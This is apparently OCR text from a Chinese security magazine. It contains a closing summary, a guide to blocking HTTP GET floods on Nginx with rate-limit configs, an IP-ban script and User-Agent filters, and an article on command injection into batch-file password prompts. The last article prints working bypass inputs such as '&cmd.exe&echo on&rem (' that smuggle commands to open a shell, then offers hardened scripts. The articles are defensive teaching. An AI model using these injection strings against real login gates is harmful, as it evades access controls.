


图21

在这里希望大家记住：每套模式对应一套方案。

五、总结

整篇文章写下来，理论比实际操作要多，因为安全是个大学问。作为菜鸟，我们都不应该直接上战场。当我们权衡后，考虑周全，才能拿起武器来保卫家园，这样才是个优秀者。

本文的重点是红科安全体系图中的安全评估，而并不是各类网络安全公司提供的安全服务的安全评估，还请各位不要混淆，毕竟没有一个统一，很难讲明白。标题说是了解网络安全防御，只是想告诉大家该如何安全评估，因而引出的目的在于安全加固（提前防御），这也是下期的重点。

标题的最终目的是让大家了解网络安全，告诉大家该如何正确的、全面的保护我们的网络安全！当然，我现在讲的仅在于应用程序上。下期，我会讲解思科的PIX、ASA设备及绿盟科技的冰之眼。如果时间及条件允许，我会用gns3模拟器模拟网络环境，尽可能让大家明白IDS/IPS设备该如何加固。

当然，我们也需要CCNA的基础（交换路由命令），大家如果不会，我会一条一条的解释。各个公司的安全加固不同，比如有些公司是靠硬件，如DDOS硬件防火墙，IDS/IPS硬件设备等，来达到安全加固目的。有些公司是通过修改系统的各项设置来达到安全加固，只要达到目的，管它过程是如何的。因此，别看了我说的安全加固，就认为它就是靠硬件完成加固的，那就大错特错了！

最后谢谢mickey，miao，空气，猪哥靓，职业色狼，Amxking给予帮助！我是来自漏洞时代，红科网安团队的gxm，谢谢大家。

Nginx下防御HTTP GET FLOOD

图空气

Nginx是一款轻量级的Web服务器，由俄罗斯的程序设计师Igor Sysoev所开发，最初供俄国大型的入口网站及搜索引擎Rambler使用，其特点是占有内存少，并发能力强。

Nginx虽然可以比Apache处理更大的连接数，但是HTTP GET FLOOD针对的不仅仅是WEB服务器，还有数据库服务器。大量HTTP请求产生了大量的数据库查询，可以在几秒之内使数据库停止响应，系统负载升高，最终导致服务器当机。

本文主要介绍在Centos+Nginx下如何快速有效的防御CC攻击。至于如何安装Nginx就不详细介绍了，有兴趣的读者可以在Nginx官方网站（**http://www.nginx.org/**）下载源代码进行编译。如果你使用的是Centos5，也可以使用rpm包进行安装（**http://centos.alt.ru/repository/centos/5/i386/nginx-stable-0.7.65-1.el5.i386.rpm**）。

1、主动抑制

为了让Nginx支持更多的并发连接数，根据实际情况对工作线程数和每个工作线程支持的最大连接数进行调整。例如设置"worker_processes 10"

和“worker_connections 1024”，那这台服务器支持的最大连接数就是10X1024=10240。

```
worker_processes 10;
events {
  use epoll;
  worker_connections 1024;
}
```

Nginx 0.7 提供了 2 个限制用户连接的模块：**NginxHttpLimitZoneModule 和 NginxHttpLimitReqModule**。

NginxHttpLimitZoneModule 可以根据条件进行并发连接数控制，例如可以定义以下代码：

```
http {
  limit_zone   my_zone  $binary_remote_addr  10m;
    server {
     location /somedir/ {
       limit_conn    my_zone   1;
     }
   }
}
```

其中“limit_zone my_zone $binary_remote_addr 10m”的意思是定义一个名称为 my_zone 的存储区域、my_zone 中的内容为远程 IP 地址、my_zone 的大小为 10M；“location /somedir/”的意思是针对 somedir 目录应用规则；“limit_conn my_zone 1”的意思是针对上面定义的 my_zone 记录区记录的 IP 地址在指定的目录中只能建立一个连接。

NginxHttpLimitReqModule 可以根据条件进行请求频率的控制，例如可以定义以下代码：

```
http {
    limit_req_zone  $binary_remote_addr  zone=my_req_zone:10m   rate=1r/s;
     ...
     server {
         ...
         location /somedir/ {
             limit_req_zone    zone= my_req_zone  burst=2;
         }
```

其中“limit_req_zone $binary_remote_addr zone=my_req_zone:10m rate=1r/s”的意思是定义一个名称为 my_req_zone 的存储区域，my_req_zone 的内容为远程 IP 地址，my_req_zone 的大小为 10M，my_req_zone 中的平均请求速率只能为 1 个每秒；“location /somedir/”的意思是针对 somedir 目录应用规则；“limit_req_zone zone= my_req_zone burst=2”的意思是针对上面定义的 my_req_zone 记录区记录的 IP 地址，在请求指定的目录中的内容时，最高 2 个每秒的突发请求速率。

当有连接触发上述规则时，Nginx 会报“503 Service Temporarily Unavailable”的错误，停止用户请求。返回一个 503 信息对服务器来说影响不大，只占用一个 nginx 的线程而已，相对来说还是很划算的。

为了测试效果，我将以上代码放入 Nginx 的配置文件，并编写了一个 php 文件显示 phpinfo；另外还写了一个 html 文件，其中嵌入了多个 iframe 调用 php 文件。

当我打开这个 html 文件时，可以看到只有一个 iframe 中的 php 文件正常显示了，其他的 iframe 都显示为 503 错误，如图 1。

应用举例（Discuz）

Discuz 是使用比较多的一个 php 论坛程序，它目录下有比较多的可以直接访问的 php 文件，但其中最容易受到攻击的一般有 index.php（首页）、forumdisplay.php（板块显示）和 viewthread.php（帖子显示）。攻击者一般会对这些页面发起大量的请求，导致 HTTP 服务器连接数耗尽、mysql 数据库停止响应，最终导致服务器崩溃。

为了防止上述页面被攻击，我们可以设定以下的规则进行防御：

```
http {
    limit_zone    myzone_bbs  $binary_remote_addr   10m;
    limit_req_zone $binary_remote_addr zone=bbs:10m rate=1r/s;
     ...
     server {
         ...
        location ~ ^/bbs/(index|forumdisplay|viewthread).php$ {
            limit_conn    myzone_bbs   3;
            limit_req zone=bbs burst=2 nodelay;
            root              html;
            fastcgi_pass    unix:/dev/shm/php-cgi.sock;
            fastcgi_index   index.php;
          fastcgi_param   SCRIPT_FILENAME  /usr/share/nginx/html$fastcgi_script_name;
            include          fastcgi_params;
              }
          }
}
```

应用这条规则后，bbs 目录下的 index.php、forumdisplay.php 和 viewthread.php 这些页面同一个 IP 只许建立 3 个连接，并且每秒只能有 1 个请求（突发请求可以达到 2 个）。




图 1

虽然这样的规则一般来说对正常用户不会产生影响（极少有人在 1 秒内打开 3 个页面），但是为了防止影响那些手快的用户访问，可以在 nginx 中自定义 503 页面对用户进行提示，然后自动刷新。

我们在 Nginx 中自定义 503 页面，代码如下：

```
error_page    503    /errpage/503.html;
```

503 页面的源代码：

```
<html>
<head>
<title>页面即将载入....</title>
<meta http-equiv=content-type content="text/html; charset=GBK">
<META NAME="ROBOTS" CONTENT="NOINDEX, NOFOLLOW">
</head>
<body bgcolor="#FFFFFF">
<table cellpadding="0" cellspacing="0" border="0" width="700" align="center"
height="85%">
    <tr align="center" valign="middle">
      <td>
      <table cellpadding="10" cellspacing="0" border="0" width="80%" align="center"
style="font-family: Verdana, Tahoma; color: #666666; font-size: 11px">
      <tr>
        <td valign="middle" align="center" bgcolor="#EBEBEB">
          <br /><b style="font-size: 16px">页面即将载入</b>
          <br /><br />你刷新页面的速度过快。请稍安毋躁，页面即将载入...
            <br /><br />[<a href="javascript:window.location.reload();"><font
color=#666666>立即重新载入</font></a>]
          <br /><br />
        </td>
      </tr>
      </table>
      </td>
    </tr>
</table>
</body>
</html>
<SCRIPT language=javascript>
function update()
{
  window.location.reload();
}
setTimeout("update()",2000);
</script>
```

2、被动防御

虽然主动防御已经抵挡了大多数 HTTP GET FLOOD 攻击，但是道高一尺魔高一丈，攻击者总会找到你薄弱的环节进行攻击，所以我们在这里也要介绍一下被动防御的一些方法。

（1）封 IP 地址

访问者通过浏览器正常访问网站，与服务器建立的连接一般不会超过 20 个，我们可以通过脚本禁止连接数过大的 IP 进行访问。

以下脚本通过 netstat 命令列举所有连接，将连接数最高的一个 IP（如果连接数超过 150）通过 iptables 阻止访问：

```
#!/bin/sh
status='netstat -na|awk '$5 ~ /[0-9]+:[0-9]+/ {print $5}' |awk -F ":" -- '{print
$1}' |sort -n|uniq -c |sort -n|tail -n 1'
NUM='echo $status|awk '{print $1}''
IP='echo $status|awk '{print $2}''
result='echo "$NUM > 150" | bc'
if [ $result = 1 ]
then
  echo IP:$IP is over $NUM, BAN IT!
  /sbin/iptables -I INPUT -s $IP -j DROP
fi
```

运行 **crontab –e**，将上述脚本添加到 cron-tab，每分钟自动运行：

```
* * * * * /root/xxxx.sh
```

通过 apache 自带的 ab 工具进行服务器压力测试：

```
ab –n 1000 –c 100 http://www.xxx.com/bbs/index.php
```

测试完成后，我们就可以看到系统中有 IP 被封的提示：

```
[root@xxxxxx ~]#tail /var/spool/mail/root
Content-Type: text/plain; charset=ANSI_X3.4-1968
Auto-Submitted: auto-generated
X-Cron-Env: <SHELL=/bin/sh>
X-Cron-Env: <HOME=/root>
X-Cron-Env: <PATH=/usr/bin:/bin>
X-Cron-Env: <LOGNAME=root>
X-Cron-Env: <USER=root>
IP:58.246.xx.xx is over 1047, BAN IT!
```

至此，又一次 HTTP GET FLOOD 防御成功。

（2）根据特征码屏蔽请求（对 CC 攻击效果较好）

一般来说，同一种 CC 攻击工具发起的攻击请求包总是相同的，而且和正常请求有所差异。当服务器遭遇 CC 攻击时，我们可以快速查看日志，分析其请求的特征，比如 User-agent。

下面的是某一次 CC 攻击时的 User-agent：

```
Mozilla/4.0 (compatible; MSIE 5.01; Windows NT 5.0; MyIE 3.01)Cache-Control: no-store, must-revalidate
```

几乎没有正常的浏览器会在 User-agent 中带上"must-revalidate"这样的关键字，所以我们可以以这个为特征进行过滤，将 User-agent 中带有"must-revalidate"的请求全部拒绝访问：

```
if ($http_user_agent ~ must-revalidate) {
return 403;
}
```

本文主要介绍了 nginx 下的 HTTP GET FLOOD 防御，如果有不对的地方，希望大家可以向我提出。同时，也希望大家能够举一反三，把这种思路应用到 apache、lighttpd 等常见的 web 服务器中。

批处理注入补充

图 lxhdj

一、前言

在 NoHack2008 年 6 月刊上，作者 novaa&&rebyond 向大家介绍了批处理注入，并对其防范方法做了介绍。在 2008 年 10 月刊上，另一个作者 skysword 又对 6 月份的批处理注入防范方法的不足做了分析，写出了完整版的防注入程序！因为最近在学习批处理，特此再来分析下。

二、分析

虽说他们已经介绍过批处理注入，但可能也有很多朋友没买那期（*其实我也没买，我是买的合订本看的^_^!*），所以我再向大家介绍下批处理注入。

先看个例子：

```
@echo off
cls
:login
set /p pwd=请输入登录密码:
if "520" == "%pwd%" (goto :ok) else (goto :login)
:ok
cls
cmd.exe
```

这个例子很简单，运行后要你输入登录密码，若输入的密码是 520 就跳转到":ok"处，否则就跳转到开始处！当然，我们进行批处理注入就是要不知道密码，却能绕过去。怎么绕呢？当然是要我们输入密码时可以输入命令，进而构造命令绕过去。

看上面那个例子，若是在我们输入密码时输入"123" echo ok&if "1"=="1"（不包括双引号），代入进去后就变成了：

```
if "520" == "123" echo ok&if "1"=="1" (goto :ok) else (goto :login)
```

我们直接看"&"后面的语句，因为"&"不管前面的语句执行是否成功，都会执行后面的语句！后面的语句是："if "1"=="1" (goto :ok) else (goto :login)"因为""1"=="1""，所以会跳转到":ok"处，于是就成功绕过去了！

好了，接下来让我们看下作者 skysword 后来补充的防注入代码（*注释就不加了*）：

```
@echo off
title 请登录!
:begin
if exist %systemroot%\system32\syslog.log del %systemroot%\system32\syslog.log
cls
set /p pwd= 请输入登录密码:
echo %pwd%>%systemroot%\system32\syslog.log
if not exist %systemroot%\system32\syslog.log (goto :begin)
if exist %systemroot%\system32\syslog.log findstr """ %systemroot%\system32\syslog.log
if %errorlevel% == 0 (goto :begin)
if "810726" == "%pwd%" (goto :ok) else (goto :begin)
:ok
if exist %systemroot%\system32\syslog.log del %systemroot%\system32\syslog.log
cls
cmd.exe
```

原作者的方法就是利用"echo ***>syslog.log"的形式，若 *** 为命令，将无法创建文件，然后通过判断文件是否存在来确定用户是否输入命令！再通过"findstr"函数查找"""号，若是找到了，就说明有非法字符，于是跳转到开头！若是前面的都通过了，最后才再进行密码的比较！

这里我要说明下，利用"echo"重定向创建文件时，并非是说输入命令就无法成功创建文件。除非你输入的命令导致了程序崩溃，或者你输入的命令有歧异，导致执行后面的命令，那才无法创建文件。也有可能输出命令到了命令框，就会创建个空文件！当然，这个判断文件是否存在也是有用的！

这里说明下，作者代码的最后没有那个"cmd.exe"，那样若是我们运行后，就算输入了正确密码程序也会结束的。他的用法是把上面的那个批处理放在 CMD 框里调用运行，而不是直接运行这个批处理程序。

但那样其实很容易绕过去的，只要输入一段命令，让这个程序出错，或者让程序出现语法错误，就可以绕过去！

让我们看个网络上的防注入 bat 程序吧，我把它放在 C 盘，然后在 CMD 框里调用（*代码我就不贴了*）。运行后，我们输入如下代码让程序出错（*它的程序号称是在网吧防止别人登录 CMD 的*）：

```
) 2>nul&(
```




图 1

看看运行结果，如图 1 所示，轻易地绕过去了！

好了，我不废话了，今天要讲的是直接运行批处理文件，而不是在 CMD 框里调用它！前面作者 skysword 的程序在最后加了个"cmd.exe"，若是密码正确就可以和命令执行框里一样，而不会结束！但这样运行程序的缺点是，若是输入命令导致了程序出错，程序就会崩溃，那样就等于是没有绕过去！




图 2

看完了前面作者的方法，似乎很完美了，但我想说的是：难道只过滤了"""号就安全了吗？我们来测试下！

运行该程序，当要我们输入密码时输入：") 2>nul&cmd.exe&echo on&rem ("，代入进去后变成了：

```
if "810726" == "2>nul&cmd.exe&echo on&rem (" (goto :ok) else (goto :begin)
```

执行后如图 2 所示。

我们看前面的"if "810726" == "2>nul"，这句会出错，导致程序崩溃。但后面加了"2>nul"就会屏蔽掉错误，所以我们看后面就是了！

"&cmd.exe&echo on&rem ("先执行了"cmd.exe"，就等于是进入了命令框，因为当前为关闭回显状态，所以后面执行了"echo on"开启回显！至于后面的"rem ("，是注释掉后面的语句！其实要不要这句都无所谓。

到这里大家可能会想到干脆一不做二不休，过滤常用的特殊字符，看你还怎么注入。当时我也是这么想的，所以在过滤程序下又加了 2 句：

```
if exist %systemroot%\system32\syslog.log findstr "& | ) ( =" %systemroot%\system32\syslog.log
if %errorlevel% == 0 (goto :begin)
```

写到这里我也累了，想想：什么都过滤了，程序应该能防注入了吧？于是，我便去休息了！

三、思考

后来在休息时我突然想到，是否该换一种思路呢？大家一定想到了，

对！从前面的“echo”处突破！前面的代码是这样的：

```
echo %pwd%>%systemroot%\system32\syslog.log
```

看出了什么么？这句可以突破！不知道么？听我慢慢道来！我们可以这样构造语句：“&cmd.exe&echo on&rem (”，代入进去就变成了：

```
echo &cmd.exe&echo on&rem (>%systemroot%\system32\syslog.log
```

大家一看就知道可以绕过去，其实上面的那句也可以说是在这儿执行的，执行效果如图3所示。




图 3

不知道大家看到了什么没？看清楚，上面有句：“echo 处于关闭状态。”，很熟悉啊，变量延迟时就会出现这个（至于什么是变量延迟，相关知识大家去百度吧）。于是我把代码改了下，把那句改成：

```
call echo %%pwd%%>%systemroot%\system32\syslog.log
```

这样只能防止“echo”出现错误而已，还不能防注入，我们还用到一个SET的取值命令，如下：

```
set pwd=
set /p pwd=请输入登录密码:
if not "%pwd%"=="" set pwd=%pwd:~0,6%
```

这些是什么意思呢？就是说，如果输入的密码不为空，就只取前6位（大家若不懂这个SET的用法，可以去百度下），因为我后面的密码只有6位。注意，自己的密码不要取太长啊！好了，我写个完整版本吧，代码如下：

```
@echo off
title 请登录! Nohack专版
:begin
if exist %systemroot%\system\lx.txt del /f %systemroot%\system\lx.txt
cls
echo ====================================
echo       使 用 C M D 前 ，请 先 登 录 !
echo ====================================
set lx=
set /p lx=请输入登录密码:
if not "%lx%"=="" set lx=%lx:~0,6%
Rem 若是用户输入的密码不为空，那么只取输入密码的1~6位（如果有的话）!
call echo %%lx%%>%systemroot%\system\lx.txt
Rem 变量延迟，其实现在来说要不要无所谓的，只不过是防止出现“echo 处于关闭状态”
if not exist %systemroot%\system\lx.txt goto :begin
type %systemroot%\system\lx.txt|findstr /i "a-z & ) ; ( | %">nul
Rem “a-z”就是查找包含“a-z”的字母，前面的“/i”是不区分大小写的意思!
Rem 如果找到了的话，将会返回个“0”，表示执行成功，若成功则表示有特殊字符。
if %errorlevel% == 0 (goto :begin)
Rem 一不做二不休，把所有字母都过滤，并且过滤了几个常用的特殊符号!
if "123456" == "%lx%" (goto :ok) else (goto :begin)
Rem 现在开始比较密码!
:ok
if exist %systemroot%\system\lx.txt del /f %systemroot%\system\lx.txt
cls
cmd.exe
```

上面的代码加了注释，大家应该能看懂！写到这里应该要结束了，不过我后来又想了另外一种办法，写了另外一种版本的程序，代码如下：

```
@echo off
title 请登录! NoHack专版
:begin
if exist %systemroot%\system\password1.txt del /f %systemroot%\system\password1.txt
if exist %systemroot%\system\password2.txt del /f %systemroot%\system\password2.txt
if exist %systemroot%\system\password3.txt del /f %systemroot%\system\password3.txt
cls
echo ====================================
echo       使 用 C M D 前 ，请 先 登 录 !
echo ====================================
set lx=
set /p lx=请输入登录密码:
if not "%lx%"=="" set lx=%lx:~0,6%
echo "%lx%">%systemroot%\system\password1.txt
if not exist %systemroot%\system\password1.txt goto :begin
echo "123456">%systemroot%\system\password2.txt
cd\
c:
cd windows\system
FC password1.txt password2.txt>password3.txt
Rem 比较password1.txt 和 password2.txt，并把结果保存在password3.txt里!
type password3.txt|findstr "找不到相异处">nul
Rem 读取password3.txt的内容，并把结果传递给“findstr”来查找结果。
if %errorlevel% == 0 (goto :ok) else (goto :begin)
Rem 判断用户输入的是否和我们的密码相同，并做相应的跳转!
:ok
if exist %systemroot%\system\password1.txt del /f %systemroot%\system\password1.txt
if exist %systemroot%\system\password2.txt del /f %systemroot%\system\password2.txt
if exist %systemroot%\system\password3.txt del /f %systemroot%\system\password3.txt
cls
cmd.exe
```

这个版本的方法是利用“FC”命令来比较！也不是很难，大家若不懂“FC”的语法，可以查看帮助。这两个版本大家爱用哪一个就用哪一个，只要自己喜欢就好。至于这个到底有什么用，我就不多说了，大家试试看吧！

